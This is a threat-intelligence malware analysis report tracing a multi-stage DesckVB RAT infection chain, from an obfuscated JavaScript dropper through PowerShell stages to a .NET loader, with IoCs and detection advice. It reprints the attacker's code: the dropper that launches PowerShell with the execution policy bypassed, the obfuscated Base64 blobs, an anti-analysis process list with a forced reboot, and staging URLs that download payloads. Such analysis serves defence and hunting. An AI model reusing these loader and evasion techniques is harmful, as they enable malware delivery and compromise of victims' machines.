DesckVB RAT: A Modular .NET RAT Framework and Multi-Stage Campaign Infrastructure

Including Strong Toolchain and Ecosystem Linkages to the Pjoao1578 Operator

ShadowOpCode
X.COM/SHADOWOPCODE

Executive Summary

Overview

This report documents an end-to-end intrusion chain observed in early 2026 that culminates in the deployment of **DesckVB RAT** (a modular .NET Remote Access Trojan). The delivery pipeline follows a multi-stage pattern consistent with **UpCrypter-style** tradecraft: **WSH JavaScript → obfuscated PowerShell → in-memory .NET loader → final RAT**, with configuration decryption at runtime and a plugin-based capability model.

Why this matters

- The chain combines **commodity delivery** with a **modular post-compromise framework** capable of rapid capability expansion (plugins delivered on-demand by C2).
- Even when current C2 infrastructure is dead, **historical network telemetry** (PCAP) provides high-signal protocol artifacts that defenders can operationalize.
- Multiple independent artifacts (plugin metadata, debug paths, builder traits, and underground references) suggest a **tooling/ecosystem linkage** to the "**Pjoao1578**" cluster, relevant for threat hunting and clustering, while not constituting definitive single-actor attribution.

Key technical findings

- **Stage 1 (WSH JavaScript):** heavily obfuscated script, self-copies into C:\Users\Public\ and relaunches via wscript.exe //nologo, then reconstructs an encoded PowerShell command via fragmented variables and string manipulation.
- **Stage 2–3 (PowerShell):** reconstructs payload(s) at runtime, performs connectivity checks (including to Google domains), includes anti-analysis logic (process denylist + debugger gating), and downloads **decimal-encoded byte arrays** with recognizable delimiter patterns, then loads assemblies in memory.
- **Stage 4 (.NET loaders):** reflective invocation through Assembly.Load() and method dispatch; analysis confirms execution gating based on running tool/process checks; functionality aligns with prior public descriptions of UpCrypter-like loader behavior (validated via telemetry + static inspection).
- **Stage 5 (DesckVB RAT v2.9.0.0):** runtime config decryption reveals C2 endpoint, port, mutex, and capability flags; dynamic execution shows outbound TCP beaconing with automatic reconnection, but current server responds with TCP resets (inactive/closed infrastructure).

- **C2 protocol & plugins (from historical PCAP):** server responses include commands of the form RunBlugin||<Base64 DLL>... with multiple plugins delivered on demand. Observed plugins include AV detection, keylogger, webcam streaming, and connectivity probes. Network framing uses consistent delimiters (||) and a message terminator (#Sucess#) across components.

Tooling linkage assessment (what we can claim safely)
Across multiple plugins and builder-related artifacts, repeated markers reference "Pjoao1578" (e.g., CompanyName strings and debug path fragments referencing "DesckVB Rat" and plugin stubs). These are consistent indicators of a **shared build environment/toolchain branding**. They **support clustering and hunting** but **do not alone prove authorship** (metadata can be reused, planted, or preserved in cracked distributions).

Defensive takeaways

- **Hunt on endpoints:**
    - WSH JS executed from user download locations with self-copy into C:\Users\Public\ and relaunch via wscript.exe //nologo
    - PowerShell that reconstructs **decimal-to-byte arrays** and loads .NET assemblies in memory (Assembly.Load + reflective Invoke)
    - Process masquerade patterns (e.g., benign-looking names) and mutex creation matching this family
- **Network detection:**
    - Beacon strings containing RAT identifier/version and ||-delimited fields
    - Server command prefix RunBlugin|| and plugin data delivery in Base64
- **Operational response:** block known IoCs, add protocol-based detections, and treat the toolchain as modular: initial containment does not guarantee capability containment if plugins are staged elsewhere.

Introduction

This report documents an end-to-end infection chain delivering **DesckVB RAT**, a modular .NET RAT framework observed in early 2026. The analysis covers:

1. JavaScript + PowerShell delivery stages consistent with **UpCrypter**
2. in-memory .NET loader behavior
3. DesckVB RAT runtime configuration and network protocol
4. a plugin ecosystem (AV detection, keylogging, webcam streaming, connectivity checks).

Tooling link assessment (not definitive attribution): multiple independent artifacts suggest a relationship with the **Pjoao1578** ecosystem, including:

1. plugin metadata values referencing “Pjoao1578Developer”
2. development paths containing “Crc DesckVB Rat”
3. community references to builder versions described as “private by Pjoao1578”. These indicators support **shared tooling / development infrastructure** but do not, alone, prove authorship.

Novelty: at the time of writing, no public end-to-end technical write-up of DesckVB RAT architecture, delivery chain, and plugin system was identified beyond fragmented underground references.

Methodology: static analysis (strings/metadata/IL review), controlled dynamic execution in an isolated environment, and network telemetry review (including historical PCAP where C2 was responsive).

First Stage (Javascript)

Description	Value
Name	Suspicious.js
MD5	c3f93a4b7d22acdc23f2ced05d3ba352
SHA256	9d9cfe5b31a3b0204e3c65d440d8355e33f7c056b087ec6aba3093ae1a099ac0
Dimension	36.964 byte
Entropy	4.285

The initial stage is a WSH JavaScript observed in Any.run telemetry (uploaded from Italy). The sandbox classification and code structure match known UpCrypter delivery patterns. [https://app.any.run/tasks/595b5072-080d-4a44-80e7-33a72045f12e/]:




Figure 1

The sample is flagged as “upcrypter”, a tool developed by the threat actor Pjoao1578.

On VirusTotal the js script was flagged, as 29/01/2026 with only 8 detections.




Figure 2

On 01/02/2026 the number of detections spiked up to 22




Figure 3

The script uses heavy string/character-level obfuscation and padding. After resolving its execution context, it performs **self-copy and relaunch**: if executed from common download locations, it copies itself to C:\Users\Public\jrbpf.js and relaunches via wscript.exe //nologo (Figure 5).

Figure 4

Figure 5

Then, after some dead code, the base64 encoded powershell command, which is the second stage, is prepared.

The function DhinrNDYNQ() defined below is the core of the delivery phase.
It creates COM objects like Shell.Application, Scripting.FileSystemObject and WScript.Shell. Then, it builds inside the variable bclzc a big base64 encoded powershell command, starting from the variables bfHJJ and HwdxE with some manipulations, took in place to break static detection rules (figures 6-7-8). This stage mirrors the UpCrypter delivery pattern described by Fortinet (date, report), specifically:

1. dynamic reconstruction of a Base64 PowerShell blob via fragmented variables
2. use of the same DGA technique for the domain.
3. Malware loaded via ClassiLibrary3.dll:

[source: https://www.fortinet.com/it/blog/threat-research/phishing-campaign-targeting-companies-via-upcrypter]

```
413   function DhinrNDYNQ() {
414
415   var JKQav = WScript.ScriptFullName
416   rPSyB = new ActiveXObject("Shell.Application");
417
418   var qxMMZ = new ActiveXObject("Scripting.FileSystemObject");
419   var shell = new ActiveXObject("WScript.Shell");
420
421   ;;;;;;;;;;;;;;;;;;;;;;;;;;;
422   var EDqBo = ("powe" + "rshell") ;
423   ;;;;;;;;;;;;;;;;;;;;;;;;;;;
424   ;;;;;;;;;;;;;;;;;;;;;;;;;;;
425   ;;;;;;;;;;;;;;;;;;;;;;;;;;;
426   var hCXTy
427
428   bclzc = "$ZXMhs ;"
429   bclzc += "$rSDEX ;"
430
431   bclzc += "$rSDEX = '" + bfHJJ.replace("A"," +  A  + ").replace("9"," +  9  + ") + "' ;"
432   bclzc += "$ZXMhs = '" + HwdxE.replace("A"," +  A  + ").replace("9"," +  9  + ") + "' ;"
433   ;;;;;;;;;;;;;;;;;;;;;;;;;;;
434   bclzc += "$hqhXZ = ($rSDEX + $ZXMhs) ;";
435   bclzc += "$hqhXZ = $hqhXZ.replace('''',$null) ;"
436   bclzc += "$hqhXZ = $hqhXZ.replace('+ ',$null) ;"
437   bclzc += "$hqhXZ = $hqhXZ.replace(' ',$null) ;"
438
439   bclzc += "Function igjPt{;" ;
440   bclzc += "$nPtaY = [System.Text.Encoding]::UTF8.GetStri";
441   bclzc += "ng([system.Convert]::FromBase64String( $hqhXZ ));" ;
442   bclzc += "return $nPtaY;" ;
443
444   bclzc += "};$qZXgJ = igjPt; $qZXgJ = ($qZXgJ -replace '%vVlGz%','" + JKQav.replace(".","的这五") + "') ;" ;
445   bclzc += "$uJzrA = 'C:\\Users\\Public\\TYzoX.p' + 's1' ;"
446   bclzc += " $qZXgJ | Out-File -FilePath $uJzrA -force ; "
447   bclzc += EDqBo + ".exe -ExecutionPolicy Bypass -file $uJzrA ; "
448
449   ;;;;;;;;;;;;;;;;;;;;;;;;;;;
450   ;;;;;;;;;;;;;;;;;;;;;;;;;;;
451   var picgQ = " -executi" + "onpolicy " ;
452   ;;;;;;;;;;;;;;;;;;;;;;;;;;;
453   var iEqXA = "bypass " ;
454   ;;;;;;;;;;;;;;;;;;;;;;;;;;;
455   var rmhiM = "-c " + "\"" + bclzc ;
456   ;;;;;;;;;;;;;;;;;;;;;;;;;;;
457   rPSyB.ShellExecute(EDqBo, (picgQ + iEqXA + rmhiM ) + "\"","", "open",0);;;;;;;;;;;;;;;;;;;;;;;;;;;;
458   ;;;;;;;;;;;;;;;;;;;;;;;;;;;
459       return 0;
460   }
```

Figure 6

```
341
342  var bfHJJ = "ZnVuY3Rpb24geFFrS20gew0KIC' +  'A'  + 'gIHBvd2Vyc2hlbGwgLWNvbW1hbmQgIlJlc3RhIi' +
343
```

Figure 7

```
356
357  var HwdxE = "OlNlY3VyaXR5UHJvdG' +  '9'  + 'jb2wgPSBbU3lzdGVtLk5ldC5TZWN1cml0eVByb3RvY2' +  '9'  +
358  function EFZtk(XRJUB, RyhaS) {
```

Figure 8

The obtained script is then executed with the following command:
powershell.exe -ExecutionPolicy Bypass -file *C:\Users\Public\TYzoX.ps1*

Second stage, powershell script

The PowerShell stage is string-obfuscated and reconstructs a Base64 payload at runtime. We deobfuscated it using deterministic string replacement and Base64 decoding to recover the next-stage script (Figures 9-10-11).

```
$ZXMhs ;$rSDEX ;$rSDEX = 'ZnVuY3Rpb24geFFrS2OgewOKIC' +  ' +  A  + '  +
'gIHBvd2Vyc2hlbGwgLWNvbW1hbmQgIlJlc3RhIi' +  'A'  + 'rICJydC1Db21wdXRlci' +  'A'  + 'tRm' +  ' +  9  +
'  + 'yY2UiDQp' +  '9'  +
'O1NOYXJOLVNsZWVwIC1TZWNvbmRzIDU7IFtTeXNOZWOuTmVOLlNlcnZpY2VQb2ludE1hbmFnZXJdOjpTZWN1cmlOeVByb3RvY2' +
'9'  + 'sIDOgW1N5c3RlbS5OZXQuU2VjdXJpdHlQcm' +  '9'  +
'Ob2NvbFR5cGVdOjpUbHMxMjsNCjskWEh3SEUgPSBUZXNOLUNvbm5lY3Rpb24gJ3d3dy5nb2' +  '9'  + 'nbGUuY2' +  '9'  +
 'tJy' +  'A'  + 'tRXJyb3JBY3Rpb24gU2lsZW5ObHlDb25OaW51ZTsNCiRFRml5ci' +  'A'  + '' +  '9'  +
'ICRYSHdIRS' +  'A'  + 'taXMgWOFycmF5XTsNCmlmICgkRUZpeXIpewOKDQp' +  '9'  +
'DQplbHNlewOKeFFrS2OgOwOKIC' +  'A'  + 'gIC' +  'A'  +
'gZXhpdDsNCnO7DQoNCjtpZigoZ2VOLXByb2Nlc3MgJ2hhbmRsZScsICdhdXRvJy' +  'A'  +
'rICdydW5zYycsICdEYmd2aWV3JywgJ3RjcHZjb24nLC' +  'A'  + 'nYW55LnJ1bicsICdhbnkucnVuJywgJ3NhbmRib3gnLC' +
  'A'  + 'ndGNwdmlldycsICdPTExZREJHJywnSW1tdW5pdHlEZWJ1Z2dlcicsICdXaXJlJy' +  'A'  +
'rICdzaGFyaycsJ2FwYXRlRE5TJywnYW5hbHl6ZScgLWVhIFNpbGVudGx5Q2' +  '9'  + 'udGludWUpIC1lcS' +  'A'  +
'kTnVsbCl7I' +  'A'  + 'OKIC' +  'A'  + 'gIC' +  'A'  + 'gI' +  'A'  + 'OKfQOKZWxzZXsgDQp4UWtLbS' +
```

Figure 9

```
+ 'yazYOXHYOLj' +  'A'  + 'uMz' +  'A'  +
'zMTlcaW5zdGFsbHVOaWwnJywgJyckZmFsc2UnJywgJEtrSFJaICkgKTsnIDskQnZabnggPS' +  'A'  +
'oICdDOlxVc2Vyc1xQdWJsaWNcJy' +  'A'  + 'rICdrZG55dl8wMS5wczEnICkgOyR2Znp3eCB8IE' +  '9'  +
'1dC1GaWxlIC1GaWxlUGF0aC' +  'A'  + 'kQnZabnggLWZvcmNlIDs7cG' +  '9'  +
'3ZXJzaGVsbC5leGUgLUV4ZWN1dGlvblBvbGljeSBieXBhc3MgLUZpbGUgJEJ2Wm54IDs=' ;$hqhXZ = ($rSDEX + $ZXMhs) ;
$hqhXZ = $hqhXZ.replace('''',$null) ;$hqhXZ = $hqhXZ.replace('+ ',$null) ;$hqhXZ = $hqhXZ.replace(' ',
$null) ;Function igjPt{;$nPtaY = [System.Text.Encoding]::UTF8.GetString([system.Convert]::
FromBase64String( $hqhXZ ));return $nPtaY;};$qZXgJ = igjPt; $qZXgJ = ($qZXgJ -replace '%vVlGz%',
'C:\Users\Public\jrbpf???js') ;$uJzrA = 'C:\Users\Public\TYzoX.p' + 's1' ; $qZXgJ | Out-File -FilePath
$uJzrA -force ; powershell.exe -ExecutionPolicy Bypass -file $uJzrA ;
```

Figure 10



Recipe
Find / Replace
Find
'
SIMPLE STRING
Replace
Global match
Case insensitive
Multiline matching
Dot matches all
Find / Replace
Find
+
SIMPLE STRING
Replace
Global match
Case insensitive
Multiline matching
Dot matches all
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
Strict mode
Input
'gZXhpdDsNCn07DQoNCjtpZigoZ2V0LXByb2Nlc3MgJ2hhbmRsZScsICdhdXRvJy' + 'A' +
'rICdydW5zYycsICdEYmd2aWV3JywgJ3RjcHZjb24nLC' + 'A' +
'nYW55LnJ1bicsICdhbnkucnVuJywgJ3NhbmRib3gnLC' + 'A' +
'ndGNwdmlldycsICdPTExZREJHJywnSW1tdW5pdHlEZWJ1Z2dlcicsICdXaXJlJy' + 'A' +
'rICdzaGFyaycsJ2FwYXRlRE5TJywnYW5hbHl6ZScgLWVhIFNpbGVudGx5Q2' + '9' + 'udGludWUpIC1lcS' +
+ 'kTnVsbCl7I' + 'A' + '0KIC' + 'A' + 'gIC' + 'A' + 'gI' + 'A' +
'0KfQ0KZWxzZXsgDQp4UWtLbS' + 'A' + '7DQogIC' + 'A' +
'gICBleGl0Ow0KIH07W1N5c3RlbS5OZXQuU2VydmljZVBvaW50TWFuYWdlcl06''OlNlY3VyaXR5UHJvdG' + ' ' + 9
' + 'jb2wgPSBbU3lzdGVtLk5ldC5TZWN1cml0eVByb3RvY2' + '9' +
'sVHlwZV06OlRsczEyIDskVlV6eEo7RnVuY3Rpb24gY0Zyanl7OyRrbnpDRy' + ' ' + A + ' + '' + '9' +
'IFtTeXN0ZW0uVGV4dC5FbmNvZGluZ106OlVURjguR2V0U3RyaW5nKFtzeXN0ZW0uQ2' + '9' +
'udmVydF06OkZyb21CYXNlNjRTdHJpbmcoJFZVenhKKSk7cmV0dXJuICRrbnpDRzt' + '9' + 'OyRkc2FXai' +
+ '' + '9' + 'ICggJ0M6XFVzZXJzXFB1YmxpY1wnICsgJ3Z2a2diLnR4dCcpOyRQSmZRdC' + 'A' + '' + '9'
+ 'ICdhSFIwY0hNNkx5Jy' + 'A' +
'rICc5aGJtUnlaV1psYkdsd1pXUnZibUZ6WTJsdFpURTNOamczT0RVd016Y3dNakF1TVRVMU1qQTVNeTV0WlhWemFYUmxhF
ZEdkaGRHOXlMbU52YlM1aWNpOVRha2RQVGw5TlpYVnpYMEZ5Y1hWcGRtOXpYMFJsWDFSbGVIUnZMekF6TG5SNGRBPT0nOyF
Raw Bytes
Output
function xQkKm {
powershell -command "Resta" + "rt-Computer -Force"
};Start-Sleep -Seconds 5; [System.Net.ServicePointManager]::SecurityProtocol =
[System.Net.SecurityProtocolType]::Tls12;
;$XHwHE = Test-Connection 'www.google.com' -ErrorAction SilentlyContinue;
$EFiyr = $XHwHE -is [Array];
if ($EFiyr){
}
else{
xQkKm ;
exit;
};

Figure 11

Third stage, powershell script

Description	Value
Name	TYzoX.ps1
MD5	1d7cf2cf800ab45069814848b20e9e1c
SHA256	347621f7a3392939d9bdbe8a6c9fda30ba9d3f23cb6733484da8e2993772b7f3
Dimension	5.868 byte
Entropy	3.877

the deobfuscated script implements anti-analysis checks and downloads a decimal-encoded payload which is reconstructed into a .NET loader executed in memory.

First, it defines a function xQkKm() to reboot the machine. Then, it checks for connectivity on www.google.com. If the test fails, the function xQkKm() is executed and the machine rebooted.

```
function xQkKm {
    powershell -command "Resta" + "rt-Computer -Force"
};Start-Sleep -Seconds 5; [System.Net.ServicePointManager]::SecurityProtocol = [System.Net.SecurityProtocolType]::Tls12;
;$XHwHE = Test-Connection 'www.google.com' -ErrorAction SilentlyContinue;
$EFiyr = $XHwHE -is [Array];
if ($EFiyr){

}
else{
xQkKm ;
    exit;
};
```

Figure 12 reboot function

After the connectivity check, an anti-debug check is performed (we'll see this anti-debug mechanism again in the next stage)

```
:if((get-process 'handle', 'auto' + 'runsc', 'Dbgview', 'tcpvcon', 'any.run', 'any.run', 'sandbox', 'tcpview', 'OLLYDBG','ImmunityDebugger', 'Wire' + 'shark','apateDNS','analyze'
ea SilentlyContinue) -eq $Null){

}
else{
xQkKm ;
    exit;
```

Figure 13 anti-debugging

A list of processes is listed and if some of them are detected using "get-process" the reboot function is called.
The last part of the script is the downloader/loader part, which is the most interesting.

Figure 14 loader

The script decodes $PJfQt into a URL hosted under meusitehostgator[.]com[.]br, downloads a **comma-separated decimal byte array** prefixed by %<RANDOM>% (consistent with UpCrypter), reconstructs the byte array into a PE, and writes/loads ClassLibrary3.dll.




Figure 15 encoded PE

After decoding it using CyberChef, it results in a DLL called “ClassLibrary3.dll” also **linked to UpCrypter**:




Figure 16 ClassLibrary3.dll

Notably is the FileDescription section with the updated Copyright year:

property	value
version > sha256	8CEF3391414F19230421207B26405C3BED296ABC2AC4B6D708AC4A7C2B398451
first 32 bytes (hex)	84 03 34 00 00 00 56 00 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00...
first 32 bytes (text)	....4.....V..S._..V..E..R..S..I..O..N._..I..N..
version > location	0x00018058 - 0x000183DC
size	0x00000384 (900 bytes)
file > type	dynamic-link library
language	0x0000 (neutral)
code-page	1200 (Unicode UTF-16, little endian)
Comments	ClassLibrary3
CompanyName	ClassLibrary3
FileDescription	ClassLibrary3
FileVersion	1.0.0.0
InternalName	ClassLibrary3.dll
LegalCopyright	Copyright © 2026
LegalTrademarks	ClassLibrary3
OriginalFilename	ClassLibrary3.dll
ProductName	ClassLibrary3
ProductVersion	1.0.0.0
Assembly Version	1.0.0.0

Figure 17 ClassLibrary3.dll description

The staging URL includes a numeric value consistent with a Unix epoch timestamp (ms). Converting it yields 19 January 2026 01:10:37.020 (Figure 18). This may represent a build-

time or deployment-time marker embedded by the operator, but the exact semantics cannot be confirmed from this data alone.:




Figure 18 Linux Timestamp in DGA

Going back to the powershell downloader, we can see another stage is retrieved from hxxps://andrefelipedonascime1768785037020[.]1552093[.]meusitehostgator[.]com[.]br/SjGON_Meus_Arquivos_De_Texto/PeYes
The URL .../PeYes **is not** directly accessed by the PowerShell script, but is **passed as a parameter** to the in-memory .NET loader (ClassLibrary3.Class1.prFVI). This suggests its use as a staging base or secondary payload endpoint, with the actual network interaction implemented inside the loaded .NET assembly:

Figure 19 error 404 on staging link

This TTP is **another exact match for UpCrypter**, as previously noted by Fortinet.

If we try to directly access the page, we obtain a 404 error.

A Base64 string is manipulated to produce a reversed URL string, which when reversed resolves to a paste[.]dev endpoint hosting a reversed/decimal-encoded PE (reversed 'MZ' marker observed at the tail). This is consistent with staging designed to evade static URL extraction and naive content scanning.




Figure 20




Figure 21

